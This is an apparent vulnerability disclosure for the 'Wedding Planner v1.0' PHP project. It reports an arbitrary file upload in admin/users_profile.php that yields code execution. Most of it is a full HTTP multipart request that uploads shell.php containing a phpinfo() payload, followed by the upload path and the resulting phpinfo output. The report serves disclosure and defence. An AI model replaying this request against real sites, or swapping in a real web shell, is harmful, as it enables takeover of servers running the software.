Wedding Planner v1.0 by pushpam02 has arbitrary code execution (RCE)

BUG_Author：李趴菜

vendor: https://www.sourcecodester.com/php/15375/wedding-planner-project-php-free-download.html

Vulnerability url: http://ip/Wedding-Management-PHP/admin/blog_events_edit.php?id=31

Loophole location： The editing function of "Liam moore" module in the background management system-- > there is an arbitrary file upload vulnerability (RCE) in the picture upload point of "users_profile.php" file.


Click "Edit My Account" to save

Request package for file upload：


```
POST /Wedding-Management-PHP/admin/users_profile.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Referer: http://192.168.1.19/Wedding-Management-PHP/admin/users_profile.php
Cookie: PHPSESSID=ncd6h7doujvbbft46r0m7mbr6s
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------1114628971539
Content-Length: 1065

-----------------------------11146289715390
Content-Disposition: form-data; name="profile_picture"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------11146289715390
Content-Disposition: form-data; name="firstname"

Liam
-----------------------------11146289715390
Content-Disposition: form-data; name="lastname"

Moore
-----------------------------11146289715390
Content-Disposition: form-data; name="email"

admin@mail.com
-----------------------------11146289715390
Content-Disposition: form-data; name="username"

adminliam
-----------------------------11146289715390
Content-Disposition: form-data; name="gender"

m
-----------------------------11146289715390
Content-Disposition: form-data; name="address"

Grand Meadows
-----------------------------11146289715390
Content-Disposition: form-data; name="designation"

0
-----------------------------11146289715390
Content-Disposition: form-data; name="submit"


-----------------------------11146289715390--
```

The files will be uploaded to this directory \Wedding-Management-PHP\admin\upload\users



We visited the directory of the file in the browser and found that the code had been executed



JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Serv
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--en